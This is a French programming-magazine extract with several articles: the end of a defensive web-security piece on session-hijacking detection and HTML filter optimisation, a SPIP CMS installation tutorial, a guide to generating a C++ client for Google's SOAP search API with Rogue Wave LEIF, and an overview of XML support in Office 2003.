Une approche pour détecter une attaque consiste à associer à chaque session, des informations complémentaires sur l'utilisateur. Par exemple, lors de la première connexion, il est possible d'associer l'adresse IP du client, la version de son navigateur ainsi que sa langue. Si, en cours de session, une de ces informations évolue, il est fort probable qu'un pirate est à l'œuvre. Ce n'est pas toujours le cas. En effet, l'adresse IP n'est pas toujours constante pour un client donné. Il est souvent possible de limiter l'évolution de l'adresse IP aux adresses du réseau correspondant. Il faut effectuer cette vérification à chaque requête.

■ Philippe Prados

pp@philippe.prados.name

Un algorithme pour optimiser les filtres

Pour offrir un filtre étendu, encodant certains caractères, mais laissant intacte une liste spécifique de marqueurs, il y a plusieurs approches. La version naïve consiste à encoder tous les caractères inférieurs, supérieurs et esperluettes, puis à rechercher l'un après l'autre les marqueurs valides pour les restituer. " max > min " devient " max > min ", et enfin " max > min ". Le temps de transformation est proportionnel à la taille de la chaîne et au nombre de marqueurs différents à restituer. Une approche consiste à utiliser un moteur d'expression régulière pour identifier les différents patterns. La plupart des langages proposent un moteur NFA, dirigé par l'expression régulière. Ces moteurs ne sont pas efficaces pour rechercher simultanément plusieurs chaînes, car ils travaillent l'un après l'autre. Un moteur DFA, dirigé par le texte, est proche de l'algorithme proposé ci-dessous. N'utilisez pas de moteur d'expression régulière NFA pour effectuer ces conversions.

Une approche plus efficace consiste à préparer le travail dans un automate. Tous les marqueurs à garder sont présents dans une liste. Une première phase construit un arbre d'analyse, permettant de chercher simultanément tous les marqueurs candidats en même temps. Cet arbre est gardé pour la durée de vie de l'application. Pour chaque caractère identifié, une liste de caractères candidat suivant est indiquée, et ainsi de suite. Par exemple, avec la liste , , <i>, </i> l'arbre construit est décrit Figure 4. Avec cet arbre, l'analyse s'effectue très rapidement. Chaque caractère n'est consulté qu'une seule fois. Il est alors immédiatement possible de savoir s'il faut laisser intact le caractère ou le convertir.




Figure 4

SPIP : un logiciel CMS à la portée des petits budgets

Des milliers de sites sur Internet utilisent déjà SPIP. Citons La Poste, EDF, Le Monde Diplomatique, l'Humanité ou le Ministère de l'Agriculture...

Les logiciels de gestion de contenus sont plus qu'une simple mode : ils répondent de nos jours à un véritable besoin. Le but est ici de séparer le fond de la forme, les rédacteurs s'occupent du contenu et SPIP se charge de mettre en page et de publier le site complet sur Internet ou Intranet. Pour une entreprise, SPIP n'est pas dénué d'intérêt. D'abord, il est libre (licence GPL) et gratuit, ensuite le contenu rédactionnel est à la portée d'un non-informaticien, sans aucune connaissance technique préalable. Imaginez par exemple une entreprise qui prépare des procédures ISO. Chaque département, chaque responsable qualité peut rédiger une procédure sans passer par la maîtrise d'un logiciel complexe. C'est l'administrateur (dans le sens d'un "super utilisateur") qui au final décidera si la procédure (l'article) est publishable ou non. SPIP vous garantit l'homogénéité de l'aspect des pages, sans nécessité de créer des pages HTML. Le tout accessible avec un simple navigateur web.

Présentation de SPIP

SPIP signifie "Système de Publication pour l'Internet". Vous pouvez l'installer directement

sur le disque de votre hébergeur (par exemple Free) en téléchargeant par FTP un simple fichier du nom de SPIP_loader.php3. Puis vous exécutez la page et l'installation démarre. On peut difficilement faire mieux (nous allons vous expliquer plus loin comment l'installer en local sous Windows).

Au départ SPIP est orienté contenu : il a été créé pour gérer des sites éditoriaux. Il s'architecture autour de rubriques et sous-rubriques, qui contiennent des articles (avec images et fichiers attachés si nécessaire). Vous pouvez également créer des brèves, c'est-à-dire des nouvelles plus courtes que des articles. SPIP gère des forums de discussions, les statistiques d'accès à votre site ainsi qu'à tous les articles consultés (*). Il dispose d'un annuaire de liens et d'un moteur de recherche.

Pour être complet, SPIP permet de s'affranchir de trois types de travail : l'aspect graphique, la rédaction d'articles, et l'administration au quotidien. L'aspect graphique se charpente autour d'un squelette. Certains sont librement téléchargeables, d'autres payants. C'est le squelette qui détermine l'aspect visuel et la disposition des éléments. Vous pouvez aussi en créer





Schéma de fonctionnement d'un CMS



CMS WorkFlow

un vous-même, mais dans ce cas vous devrez maîtriser le "pseudo-HTML" propre à SPIP.

Les chefs de projets pourraient s'intéresser à SPIP pour, par exemple, créer un site fédérateur reprenant la documentation d'un logiciel. Chaque analyste et développeur construirait ainsi la documentation technique de la partie dont il a la charge. Entre parenthèses, il est aussi envisageable de créer un site WIKI avec SPIP. En fait, aucune limite n'existe, car SPIP est conçu en PHP et est extensible comme on le désire.

L'installation en local

Deux méthodes existent pour installer SPIP, soit en rapatriant le fameux fichier spip_loader.php3, qui à son tour se chargera de télécharger et d'installer la distribution complète de SPIP, soit en installant manuellement les fichiers. L'installation automatique est une manière intelligente de procéder chez son hébergeur. Par contre, si vous désirez "vous faire la main" sous Windows XP avec EasyPHP vous devrez réaliser manuellement cette installation.

Sous Linux vous devez disposer de MySQL, de PHP et d'Apache. Par exemple, vous pouvez télécharger l'image ISO de free-eos pour installer cette solution serveur clé en main sur un ordinateur relativement peu puissant (<http://free-eos.org/>). Pratiquement n'importe

(*) SPIP comprend un système permettant d'établir les statistiques du nombre de visites en identifiant chaque jour les visites uniques en fonction de leur adresse IP. Il ne s'agit pas du nombre de "hits" des pages vues, mais bien une moyenne par jour des visites et leur nombre total. SPIP tient aussi les statistiques du nombre d'entrées directes (ce que l'on nomme les "refers") lorsque le visiteur a cliqué sur un lien qui pointe vers votre site (ce qui n'est pas le cas en tapant l'URL ou lorsque l'on fait appel à un signet). Cette dernière information est intéressante, car elle permet de déduire le nombre de visiteurs arrivés sur le site en suivant un lien particulier. Mais comme cette dernière fonction est gourmande en traitements, elle est désactivée par défaut sous SPIP. Vous pouvez cependant l'activer en allant sur Configuration du Site/fonctions avancées/Statistiques des visites. Si vous désirez obtenir des statistiques plus détaillées, et à condition que vous soyez votre propre hébergeur, il existe des logiciels analysant les logs d'Apache comme Webalizer. Remarquez qu'il y a aussi moyen d'externaliser le compteur de visites (comme avec <http://www.compteur.com>) mais en contrepartie vous perdez la mainmise sur les données qui seront gérées par un autre serveur que celui de votre hébergeur (d'où le risque de manque de confidentialité).



Installation de EasyPHP

quelle distribution Linux peut aussi constituer un bon choix (Fedora, Mandrake, SuSE, etc.). Sous Windows XP, il va falloir installer Easyphp (<http://www.easyphp.org/>). Il s'agit de rapatrier un exécutable ".exe", pesant 11 Mo, qui regroupe les logiciels MySQL, PHP, Apache et PHPMyAdmin. Vous exécutez le tout (EasyPhp_1.7.exe) et vous vous retrouvez avec un serveur Apache sachant interpréter du PHP et un serveur MySQL fonctionnel (vous pouvez aussi l'installer sous la forme de services si vous le désirez).

Rendez-vous maintenant à l'adresse <http://www.spip.net/spip-dev/> pour télécharger la dernière version de SPIP (dans notre cas la version 1.7). Puis décompressez l'archive SPIP-v1-7.zip sous "C:\Program Files\EasyPHP1-7\www". Si vous accédez à l'URL de base "<http://localhost/SPIP-v1-7/>", SPIP vous répondra "Site en travaux. Ce site n'est pas encore configuré. Revenez plus tard...". Pour lancer l'installation, vous devez taper <http://localhost/SPIP-v1-7/crire/install.php?etape=1>. Cet imbroglio est apparemment dû à EasyPHP. On vous demande l'adresse de la base de données (localhost), le login de connexion (root), ainsi que le mot de passe (aucun). Le logiciel vous propose alors de créer la base de données du nom de "spip". Evidemment, nous vous encourageons vivement à modifier votre mot de passe en redéfinissant un nouveau login de connexion pour cette base spip (surfez à l'adresse <http://127.0.0.1/mysql/> pour accéder à PhpMyAdmin/sélection de la base spip/privilèges/ajouter un nouvel utilisateur). Vous devez répondre à d'autres questions de base comme le login et le mot de passe de l'administrateur, ce qui vous permettra d'accéder à votre espace privé.


Nous pouvons maintenant accéder à SPIP : <http://localhost/SPIP-v1-7/>.



Exemple de site SPIP : celui du monde diplomatique



Configuration d'EasyPHP : vous pouvez choisir d'installer PHP et MySQL sous la forme de services.



Espace privé dédié à la configuration de SPIP par l'administrateur.

Créer un premier article

Heureusement, l'interface est conviviale et très intuitive, comme vous pouvez le constater en vous connectant à votre espace privé. Seuls les administrateurs peuvent créer des rubriques et autoriser ou refuser des documents créés par les utilisateurs. Cliquez sur "Edition du site" (espace privé) et sélectionnez l'icône "créer une rubrique", vous pouvez lui associer un titre (obligatoire) et un texte explicatif (optionnel), puis validez. Une rubrique est en fait un dossier et vous pouvez déplacer une sous rubrique dans une autre rubrique comme vous le désirez.

Pour rédiger un article, il faut se rendre toujours dans "Edition du site" jusqu'à ce que vous vous retrouviez dans l'arborescence où vous souhaitez que celui-ci soit publié. Puis cliquez sur "Ecrire un (nouvel) article". Remplissez un titre, un descriptif rapide et un chapeau (texte introductif). Avec l'aide de l'interface de SPIP vous pouvez utiliser des raccourcis typographiques, par exemple insérez un lien hyper texte avec [titre du lien -> <http://monlien.com>] ou encore placer un texte

A l'adresse <http://www.spip-art.net> vous trouvez des squelettes préconstruits, mais payants. Il en existe aussi des gratuits distribués sous les termes de la licence GPL, comme à l'adresse http://www.drop-zone-city.com/article.php3?id_article=87.

Téléchargement de SPIP

Bienvenue dans la procédure d'installation automatique de SPIP.

Le système va d'abord vérifier les droits d'accès au répertoire courant, puis lancer le téléchargement des données SPIP à l'intérieur de ce répertoire.

Veuillez appuyer sur le bouton suivant pour continuer.

Commencer l'installation >>>

Installation automatique de SPIP qui ne fonctionne pas en local avec EasyPHP.

en italique en le plaçant entre accolades {texte en italique}.

Lorsque l'article a été écrit, validez-le pour que son statut passe " en cours de rédaction". C'est l'administrateur qui choisira plus tard de le publier ou pas.

Des squelettes à la pelle

Les fichiers livrés avec un CMS comme SPIP comprennent le squelette (la charte graphique) et le moteur lui-même qui permet au site d'aller puiser dans la base de données. Contenu et contenant sont distincts : le site est dynamique. Le contenu (articles, brèves, etc.) est enregistré dans une base de données (ici MySQL) et non dans des fichiers HTML séparés. On peut changer très facilement de maquette (de squelette), car le contenu est à part, préservé.

Comme pour un débutant il est difficile d'emblée de créer un habillage correct, certains se sont penchés sur la question et ont créé le site

SPIP-contrib (http://www.uzine.net/spip_contrib/). Sinon, les couleurs et les polices des articles, brèves, etc. sont définies dans le fichier "spip_style.css". Vous pouvez l'éditer directement avec Wordpad pour y changer, par exemple, la taille d'une police.

```
...
/*-----articles-----*/
.articles {clear:left;position:relative;width:100%;margin-bottom:5px;}
.articles .titre-bloc {width:100%;background:#336699;color:#FFFFFF;font-size:14px;font-weight:bold;}
.articles .titre {font-size:14px;padding-left:25px;font-weight: bold;background: url(img_pack/article.gif) no-repeat left ;margin-top:5px;height:25px; }
.articles .date{color: #000099;font-size:10px;text-decoration: none;}
.articles .chapo{color: #000099;font-size:12px;text-decoration: none;}
...
```

Pour aller plus loin

Le site des contributions contient quelques bijoux pour webmasters. Enumérons plusieurs possibilités alléchantes :

- Envoyer un article par mail ;
- Utiliser Dreamweaver pour construire vos squelettes ;
- Changer le statut d'une série d'articles ;
- Mesurez l'audience de votre site Spip avec Xiti ;
- Authentifier automatiquement une connexion sans passer par la phase de login (module autologin) ;
- Affiche toutes les brèves d'une année sur une page ;
- Réaliser un agenda avec SPIP ;
- Etc.

Conclusion

SPIP est un logiciel unique en son genre. Il est utilisé par de nombreuses associations pour gérer un site éditorial, mais peut aussi convenir à certaines applications en entreprise. Il séduira de nombreux dirigeants de par sa haute productivité : son point fort est de séparer le côté rédactionnel de la mise en page. Nul besoin de connaître HTML, ni CSS, ni la programmation en PHP. Avec SPIP vous pouvez présenter un site opérationnel en quelques heures seulement.

■ **Xavier Leclercq**

Xavier.Leclercq@programmez.com

Web Services en C++

2^{ème} partie

Comment atteindre des Web Services existants, à partir d'applications écrites en C++?

Notre premier article vous montrait à quel point il est facile d'ajouter une interface Web Services à une API existante en C++ avec LEIF. Cette approche est intéressante, car elle vous permet de pérenniser vos investissements en C++ et de les rendre accessibles sans efforts à de nouvelles applications C#, Java et autres, à travers la technologie des Web Services.


Rogue Wave Software propose avec LEIF un outil qui permet à votre application C++ de consommer des services J2EE ou .NET au travers des Web Services. LEIF (Lightweight Enterprise Integration Framework) est une plate-forme technique qui s'appuie sur des composants standard comme la Standard C++ Library pour une génération de code portable, multi-plate-forme. LEIF comprend un générateur de middleware SOAP appelé SOAPworX, un outil de génération de classes C++ pour le mapping XML appelé XML ObjectLink, et un conteneur de servlet HTTP appelé Bobcat.

Si vous souhaitez reproduire les étapes de cet article dans votre environnement logiciel, vous pouvez télécharger une version gratuite d'évaluation de LEIF sur le site de Rogue Wave à l'adresse www.roguewave.com.

L'évolution d'un système C++ existant peut également consister à proposer de nouvelles fonctionnalités en accédant à des Web Services. Ceci est tout aussi vrai pour vos nouvelles applications C++, langage toujours d'actualité là où la performance est un critère impératif. Ces applications peuvent ainsi tirer parti de services développés en d'autres langages.

Dans cet article, nous allons explorer cet autre aspect de la communication SOAP entre C++ et Java, C#, PHP ou autres. Vous allez voir comment accéder à un Web Service à partir de votre code C++.

Dans l'article précédent, nous utilisons l'interface homme-machine basée sur HTML pour piloter le générateur de code middleware de LEIF. L'aide au démarrage fournie par ce



'wizard' est appréciable pour bien commencer un projet sans efforts, mais il n'est pas rare que par la suite, on veuille automatiser le processus de fabrication de code, ne serait-ce que pour le baser sur des règles dans un makefile classique. Dans cette optique, les générateurs de code de LEIF acceptent également un lancement par ligne de commande avec des paramètres.

Dans ce deuxième article, nous allons générer le client C++ d'un Web Service existant à partir de sa description WSDL. Comme exemple, nous choisissons d'utiliser le service de recherche Google, dont vous pouvez télécharger la description WSDL et les conditions d'emploi à l'adresse www.google.com/apis

Pour générer le client C++, il suffit de copier le fichier GoogleSearch.WSDL téléchargé dans un répertoire, et de lancer la production de code par la ligne de commande de LEIF/SOAPworX. Le générateur porte le nom wsdl2cpp. Nous choisissons de générer uniquement le côté client, une documentation HTML, un makefile et un exemple d'utilisation. Pour le mapping des données XML vers les structures de données C++, nous avons le choix entre les structures de données Rogue Wave SourcePro (RWCString, RWDDate,..., voir article précédent) ou les structures de données de la Standard

C++ Library (STL). Vous pouvez également préciser pour quel environnement (Windows, Linux, Sun, HP, IBM,...) et quel compilateur (aCC, gcc, Microsoft Visual C++, Intel C++, ...) vous souhaitez générer le code.

```
$ wsdl2cpp GoogleSearch.wsdl -client -noserver
-sample -make -html -STL
```

Le générateur nous propose également un exemple prêt à l'emploi. On y retrouve les paramètres requis par le Web Service de recherche de Google, entre autres, la clé d'authentification, la chaîne de recherche, les filtres, etc. A noter que le générateur a également produit des exemples pour les deux autres services (suggestion d'orthographe, et demande de page en cache) proposés par Google dans ce même fichier WSDL.

```
// code d'utilisation exemple généré par LEIF :
std::string key_in;
std::string q_in;
int start_in;
int maxResults_in;
bool filter_in;
std::string restrict_in;
bool safeSearch_in;
std::string lr_in;
std::string ie_in;
std::string oe_in;
```

```

typens::GoogleSearchResult return_ret;
try {
    return_ret = proxy.doGoogleSearch( key_
in, q_in, start_in,
    maxResults_in, filter_in,
    restrict_in, safeSearch_in,
    lr_in, ie_in,
    oe_in);
}
catch (RWxmsg &x) {
    std::cerr << "Error invoking web service: "
    << x.why() << std::endl;
}

```

Sur des plates-formes Microsoft avec Visual Studio, LEIF génère également un projet prêt à l'emploi pour Visual Studio.


La fonction rend les résultats de recherche dans une classe C++ appelée GoogleSearchResult, créée à partir du type complexe XML/XSD, décrit dans cet extrait du fichier WSDL de Google :

```

<xsd:complexType name="GoogleSearch
Result">
<xsd:all>
<xsd:element name="documentFiltering"
type="xsd:boolean"/>
<xsd:element name="searchComments"
type="xsd:string"/>
<xsd:element name="estimatedTotalResults
Count"
    type="xsd:int"/>
<xsd:element name="estimatedExact"
type="xsd:boolean"/>
<xsd:element name="resultElements"
    type="typens:ResultElementArray"/>
<xsd:element name="searchQuery"
    type="xsd:string"/>
<xsd:element name="startIndex"
    type="xsd:int"/>
<xsd:element name="endIndex"
type="xsd:int"/>
<xsd:element name="searchTips"
type="xsd:string"/>
<xsd:element name="directoryCategories"
type="typens:DirectoryCategoryArray"/>
<xsd:element name="searchTime"
type="xsd:double"/>
</xsd:all>
</xsd:complexType>

```

L'utilisation de GoogleSearchResult est simple: le générateur de code a créé automatiquement



des accesseurs et mutateurs C++ pour les données membres concernées. On pourra donc simplement utiliser des fonctions comme :

```
double getSearchTime() const;
```

Le code généré documente d'ailleurs toutes ces fonctions :

Le mapping entre les structures XML et le C++



se fait, grâce au générateur LEIF XML-ObjectLink. Ce générateur crée un parseur dit 'parfait' (c'est-à-dire avec un parsing de type top-down généré pour être dédié uniquement à ce schéma XML précis, sans utiliser DOM ou SAX). L'intérêt est de produire un parseur haute performance. Tous les types complexes comportent, en plus des accesseurs (getX) et mutateurs (setX), une méthode isValid() qui valide le schéma XML, et les méthodes marshal() et unmarshal() qui réalisent la conversion d'une instance de classe de et vers des flux XML.

Ce mapping peut d'ailleurs être contrôlé par l'utilisateur, si vous souhaitez, par exemple, mapper un type standard xsd:boolean vers les chaînes de caractères 'vrai' ou 'faux', vous pouvez spécifier à XML-ObjectLink une classe dédiée responsable de la génération de votre mapping particulier.

■ Pascal Specht
Rogue Wave France

OFFICE 2003 et le XML

La toute dernière version d'Office 2003 Enterprise innove en faisant la part belle aux XML. Logique : Microsoft entend surfer sur la vague de ce langage à la mode, et quitter son cadre bureautique pour s'élargir aux systèmes d'information des entreprises. Atouts et faiblesses de cette démarche très calculée.


Bref rappel d'XML

Le XML, est un langage de balisage, destiné à la gestion des données. Son succès a des raisons évidentes : d'abord, ses balises sont "extensives"; seule la syntaxe est fixe, par ailleurs simple. Un traitement de textes minimal, comme le bloc-notes de Windows, suffit pour en écrire code et structure ! Ensuite, c'est un langage libre, il est régi par les recommandations du W3C. C'est donc de la gestion de données ouverte, prévue pour être à la portée de tous - exactement comme le HTML a voulu l'être pour la création de pages Web.

L'atout majeur du XML est bien de permettre la circulation facile de ses données et de sa structure vers d'autres formats. On utilise des feuilles de transformation XSLT pour opérer la transformation complète du code XML et des données stockées. Notez qu'une feuille CSS, semblable à celles de l'HTML, peut aussi être ajoutée pour une mise en page typiquement Web.

Reste à préciser la structure et le type des données pour assurer une pleine interopérabilité des données. Sur ce point, deux formats s'affrontent : celui des DTD, défendu par Sun, et originellement recommandé par le W3C :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<ELEMENT liste_associations (association)>
<ELEMENT association (définition,déclarant,jo)>
<ELEMENT définition (date_decl,nom,activité,
présentation,siège)>
<ELEMENT date_decl (#PCDATA)>
<ELEMENT nom (#PCDATA)>
<ELEMENT activité (#PCDATA)>
<ELEMENT présentation (#PCDATA)>
<ELEMENT siège (chez,rue,codepost,ville)>
<ELEMENT chez (#PCDATA)>
<ELEMENT rue (#PCDATA)>
<ELEMENT codepost (#PCDATA)>
<ELEMENT ville (#PCDATA)>
<ELEMENT déclarant (nom,prénom,sexe,adr_
decl)>
```



L'affichage des balises XML dans Word

```
<!ELEMENT prénom (#PCDATA)>
<!ELEMENT sexe (#PCDATA)>
<!ELEMENT adr_decl (rue,codepost,ville)>
<!ELEMENT jo (type_ann,identifiant,date_par)>
<!ELEMENT type_ann (#PCDATA)>
<!ELEMENT identifiant (#PCDATA)>
<!ELEMENT date_par (#PCDATA)>
```

... et XML Schéma, un langage plus complexe et plus riche, davantage orienté objet, soutenu par Microsoft :

```
<?xml version="1.0"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<xsd:complexType name="siègeType">
<xsd:sequence>
<xsd:element name="rue" type="xsd:string"/>
<xsd:element name="codepost" type="xsd:string"/>
<xsd:element name="ville" type="xsd:string"/>
</xsd:sequence>
</xsd:complexType>
<xsd:complexType name="associationType">
<xsd:sequence><xsd:element name="nom"
```

```
type="xsd:string"/>
<xsd:element name="identifiant" type="xsd:
string"/>
<xsd:element name="activité" type="xsd:string"/>
<xsd:element name="parution" type="xsd:string"/>
<xsd:element name="région" type="xsd:string"/>
<xsd:element name="souspref" type="xsd:string"/>
<xsd:element name="type_ann" type="xsd:string"/>
<xsd:element name="présentation" type="xsd:string"/>
<xsd:element name="siège" type="siègeType"/>
<xsd:element name="date_decl" type="xsd:string"/>
</xsd:sequence>
</xsd:complexType>
<xsd:complexType name="liste_associations
Type"><xsd:sequence>
<xsd:element name="association" type="
associationType"/>
</xsd:sequence>
</xsd:complexType>
<xsd:element name="liste_associations" type
="liste_associationsType"/>
</xsd:schema>
```

Office joue les Schémas

Office 2003 Enterprise Edition " parle " donc XML dans ses principales applications : Word, Excel, et InfoPath. Dans Word, il ne s'agit plus seulement, comme avant, d'ouvrir et de sauvegarder des documents en texte pur, finalement juste affublés de l'extension .xml. Maintenant, Word affiche clairement les balises de la feuille XML et en permet la modification directe. Il est aussi possible d'insérer dans un document, un texte par exemple, des balises XML pour en extraire des données significatives. Ce procédé a été dénommé "Smart Tags" par Microsoft, mais c'est du XML pur et dur. Excel offre évidemment les mêmes fonctionnalités, avec l'avantage ergonomique et visuel des tableaux : on extraira aisément les données d'une feuille Excel en XML en reprenant son organisation (ou une partie) comme balisage et structure. Inversement, des données XML s'afficheront en tableau signifiant et structuré dès l'ouverture dans une feuille Excel.

La déception est toutefois qu'Office refuse en fait les DTD : un schéma XML est obligatoire. On quitte donc la simplicité des Définitions, accessibles au simple particulier, pour un langage qui concerne davantage les développeurs.


